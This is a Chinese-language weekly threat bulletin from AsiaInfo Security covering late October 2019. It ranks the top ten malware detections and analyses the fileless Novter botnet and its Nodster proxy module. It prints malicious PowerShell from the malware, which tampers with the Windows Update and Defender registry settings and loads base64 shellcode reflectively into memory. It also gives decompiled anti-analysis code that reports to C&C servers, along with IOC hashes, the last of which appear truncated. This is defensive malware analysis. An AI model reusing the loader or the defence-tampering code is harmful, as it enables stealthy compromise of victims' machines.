安全威胁每周警讯

2019/10/21～2019/10/27

本周威胁指数

亚信安全 网络安全监控中心

亚信安全监控中心提供

前十大病毒警讯

排名	病毒名称	威胁类型	风险等级	趋势	病毒行为描述
1	TROJ_EQUATED.J	Trojan	★★	→	此特洛伊木马可能与恶意软件包捆绑 在一起作为恶意软件组件。它作为被 其他恶意软件丢弃的文件或用户在访 问恶意站点时在不知不觉中下载的文 件到达系统。它可以由用户手动安装。
2	Trojan.Win32.EQUATED.LZCWQ	Trojan	★★	↑	木马病毒，它可能是使用者手动安装的。
3	Trojan.Win32.EQUATED.LZCWR	Trojan	★★	↓	木马病毒，它可能是使用者手动安装的。
4	Trojan.Win32.EQUATED.LZCWO	Trojan	★	→	木马病毒，它可能是使用者手动安装的。
5	TROJ_ETEROCK.C	Trojan	★★	→	此特洛伊木马可能与恶意软件包捆绑在一起作为恶意软件组件。它作为被其他恶意软件丢弃的文件或用户在访问恶意站点时在不知不觉中下载的文件到达系统
6	BKDR_VOOLS.B	Backdoor	★★	→	它可能是使用者手动安装的，会下载其他恶意软件。
7	TROJ64_EQUATED.H	Trojan	★★	→	木马病毒，通过其他恶意软件感染。
8	TROJ_EQUATED.LZCMT	Trojan	★★	→	木马病毒，通过其他恶意软件感染。
9	BKDR_EXFUNC.B	Trojan	★★	→	木马病毒
10	BKDR_EQUATED.LZCMU	Trojan	★	→	它可能是使用者手動安裝的。

亚信安全监控中心提供

本周安全趋势分析

2019 年 10 月 15 日

AsiaInfo 亚信安全

病毒预警

2019 年 10 月 25 日

新型无文件僵尸网络 Novter 预警


事件描述

今年 3 月，亚信安全侦测到 KovCoreG 攻击活动，此后，我们对该攻击活动进行持续追踪。近日，我们发现该攻击活动使用了 Novter 新型无文件僵尸网络恶意软件。该僵尸网络采用无文件技术，隐蔽性较强，主要通过恶意广告及漏洞利用工具包传播。攻击活动主要受害者分布在美国和欧洲地区，并且不断向更多地区传播扩散。亚信安全将 Novter 恶意软件命名为 Trojan.Win32.Novter.A。

详细分析

亚信安全监控

ANTI-SPYWARE ANTI-SPAM WEB REPUTATION ANTIVIRUS ANTI-PHISHING WEB FILTERING



【KovCoreG、Novter 和 Nodster 攻击链】

KovCoreG 的攻击链

KovCoreG 攻击是利用社会工程学设计恶意广告，诱使用户不经意下载 Adobe Flash 应用程序更新包。其实际上会下载名为 Player {timestamp} .hta 的恶意 HTML 应用程序（HTA）文件。当受害者执行 HTA 文件时，其将从远程服务器（通信经过 RC4 加密）加载其他脚本，并运行 PowerShell 脚本。

PowerShell 脚本将禁用 Windows Defender 和 Windows Update 进程，并运行一个 Shellcode，以通过 CMSTPLUA COM 接口（与连接管理有关）绕过用户帐户控制（UAC ）。PowerShell 脚本嵌入 Novter，其通过 PowerShell 的反射注入技术无文件执行。

ANTI-SPYWARE ANTI-SPAM WEB REPUTATION ANTIVIRUS ANTI-PHISHING WEB FILTERING

```
$null=Remove-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" "WindowsDefender" -ea 0

$au = "HKLM:\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\WindowsUpdate\AU"
force-mkdir $au
$null=Set-ItemProperty $au "NoAutoUpdate" 0
$null=Set-ItemProperty $au "AUOptions" 2
$null=Set-ItemProperty $au "ScheduledInstallDay" 0
$null=Set-ItemProperty $au "ScheduledInstallTime" 3

$DeliveryOptimization = "HKLM:\SOFTWARE\Policies\Microsoft\Windows\DeliveryOptimization"
force-mkdir $DeliveryOptimization
$null=Set-ItemProperty $DeliveryOptimization "DODownloadMode" 0

Invoke-Payload -PEBytes $PEBytes32
}
else
{
[System.Environment]::SetEnvironmentVariable("deadbeef","$env:deadbeef","User")

[byte[]]$sc=[Convert]::FromBase64String('VTvsgew4AwAAV8IFoHTGRaftxWNi3cIFo27GRaQHxkWlwMZFpnXGRadOxkWotfZFqWrGRarlxkWrdMZFrAnGRaJVx
$sc_in_memory = $VirtualAlloc.Invoke(0, $sc.Length, 0x00001000, 0x40)
$null = $memcpyfromarr.Invoke($sc_in_memory,$sc, $sc.Length)
$PayloadDelegate = Get-DelegateType @() ([intptr])
$Payload = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($sc_in_memory, $PayloadDelegate)
$result = $Payload.Invoke()

if($result -eq 0)
{
Start-Sleep 120
}
[System.Environment]::SetEnvironmentVariable("deadbeef","","Process")
[System.Environment]::SetEnvironmentVariable("deadbeef","","User")
Invoke-Payload -PEBytes $PEBytes32
}
```

Novter 恶意软件分析

Novter 是可执行文件形式的后门程序。执行后，其将立即执行以下反调试和反分析检查：

- 通过将其名称的 CRC32 算法与硬编码的 CRC32 列表进行比较来搜索列入黑名单的进程和模块；
- 检查核数是否太少；
- 检查进程是否正在被调试；
- 检查是否正在操作睡眠功能；

如果发现上述提及信息，其将报告给 C&C 服务器。不同的检查项目对应不同的 C&C 服务器。

```
if ( enum_processes(&pCheckedProcesses) )
  http_post_report((int)"p=p");
if ( enum_modules(&pCheckedModules) )
  http_post_report((int)"p=m");
if ( enum_processor_cores() )
  http_post_report((int)"p=c");
if ( IsDebuggerPresent() )
  http_post_report((int)"p=d");
if ( get_tickcount() )
{
  http_post_report((int)"p=s");
  v2 = (void *)Size;
}

v1 = lstrlenA(a1);
http_post((int)off_4162FC[0], a1, v1, 0, 0);
return Sleep(0xFFFFFFFF);
```

亚信安全 监控中心

ANTI-SPYWARE ANTI-SPAM WEB REPUTATION ANTIVIRUS ANTI-PHISHING WEB FILTERING

Novter 支持的后门命令是：

- killall — 终止进程并删除文件（针对所有模块）
- kill — 终止进程并删除文件（针对特定模块）
- stop — 终止进程而不删除其文件（针对特定模块）
- resume — 启动一个进程（针对特定模块）
- modules —下载并执行附加模块
- update —下载新版本并安装更新
- update_interval — 设置两次连续更新之间的间隔

Novter 与它的命令和控制（C&C）服务器进行通信，并下载多个 JavaScript 模块以用于不同的目的。我们确定了三个 Novter 模块，其中包括：


- 在受害者机器上显示技术支持欺诈页面的模块；
- 滥用 WinDivert 的模块（Windows 数据包转移工具，可用于捕获，修改或丢弃与 Windows 网络堆栈之间发送和发送的网络数据包），以阻止来自防病毒（AV）软件的进程的通信；
- 用 NodeJS 和 io 编写的用于代理网络流量的 Nodster 模块，该模块负责构建支持点击欺诈操作所需的代理网络。

Nodster 模块分析

在分析 Novter 的过程中，我们知道该恶意软件有三个模块，其中一个就是 Nodster 网络代理模块。该模块将 NodeJS 安装在受害者的机器上，并在后台执行 NodeJS 脚本“app.js”。该脚本将连接嵌入的 C&C 服务器地址，并接收第二个 C&C 服务器地址。然后，其使用 socket.io 协议建立与第二台 C&C 服务器的反向连接。第二台 C&C 服务器将返回命令，以指示模块建立 TCP 连接，发送 TCP 有效负载，并将服务器的响应返回给他们。那么感染了 Novter 的系统就成为了攻击者使用的代理。

亚信安全监控中心提供

ANTI-SPYWARE ANTI-SPAM WEB REPUTATION ANTIVIRUS ANTI-PHISHING WEB FILTERING



关联 Nodster 的流量

1.1.1.

在研究过程中，我们观察到通过 Nodster 模块代理的许多加密流量，我们设法对其进行解密，从而显现出用于网络广告的脚本。这表明 C&C 服务器指示被感染的计算机打开与广告有关的嵌入式 JavaScript 代码的网站。

我们还注意到，广告流量似乎是从 Android 设备发送的，因为通过代理传输的 HTTP（S）请求具有来自 Android 设备的 HTTP User-Agent 标头。这些请求会附加一个带有许多 Android 应用名称的“X-Requested-With”标头。但是，我们在这些应用程序中没有发现任何产生流量的可疑代码，我们也没有找到这些 Android 应用程序之间共享的任何类似代码。

```
GET https://[redacted]/getjs?r=0.013178314547985792 HTTP/1.1
Host:[redacted]
Connection: keep-alive
Accept: */*
User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; Nexus 5 Build/LMY48B; wv)
Referer: http://mobfox.com/
Accept-Encoding: gzip,deflate
Accept-Language: en-US
X-Requested-With: com.deepsleep.sleep.soft.music.sounds
```


ANTI-SPYWARE ANTI-SPAM WEB REPUTATION ANTIVIRUS ANTI-PHISHING WEB FILTERING

通过此发现，我们推断出广告流量不是来自移动设备，而是由攻击者产生的。攻击者伪装流量是从 Android 设备和移动应用程序发送来的，并使用 Novter / Nodster 僵尸网络作为代理。

解决方案

- ✓ 浏览网站时不要随意安装可疑程序；
- ✓ 如需安装软件，请到正规网站下载；
- ✓ 打全系统及应用程序补丁；
- ✓ 采用高强度的密码，避免使用弱口令密码，并定期更换密码；
- ✓ 尽量关闭不必要的文件共享；

亚信安全解决方案

- ✓ 亚信安全病毒码版本 15.447.60，云病毒码版本 15.447.71，全球码版本 15.449.00 已经可以检测，请用户及时升级病毒码版本。

IOC

SHA-256	亚信安全检测名
1692f3b6619a6aca2e41a473d146f7a333f54e86ce507146e626e2d0f82b7c0d	Trojan.JS.Nodster.A
022106b4da6d0049f6d3f790b0a8c46923f24a09f10071d49f47388da9d1c298	Trojan.JS.WINDIVERT.B
b7c803fbdc13b22471339fcef6e9dfb4a818ed2857576e81d67887067a285442	Trojan.JS.WINDIVERT.A
a82dd93585094aeba4363c5aeedd1a85ef72c60a03738b25d452a5d895313875	Trojan.Win32.Novter.A
fc523f842e9b17b2706e489ffb537d183752e371d731fccda03deacad4f50c6b	Trojan.JS.KovCoreG.A
4f600b1c0db498dcdb71e5c2750b8636f66fc7a0712e565ffb28fe4bd214b3b1	Trojan.JS.Nodster.A
90f6e2a250175da3ddf03064e65c49eb033d52059be538f89565f4bb915e0e60	Trojan.JS.Nodster.A
b7f76bfeb39f3ab30210ca78465927854f712b7d332091c476cd703095d27386	Trojan.JS.Nodster.A
ba04eacaa80bb5da6b02e1e7fdf3775cf5a44a6179b2c142605e089d78a2f5b6	Trojan.Win32.Novter.A
2f4a9ef2071ee896674e3da1a870d4efab4bb16e2e26ea3d7543d98b614ceab9	Trojan.Win32.Novter.A
77498f0ef4087175aa85ce1388f9d02d14aaf280e52ce7c70f50d3b8405fea9f	Trojan.Win32.Novter.A
b2d29bb9350a0df93d0918c0208af081f	Trojan.Win32.Novter.A

917129ee46544508f2e1cf30aa4f4ce	

亚信安全 监控中心提供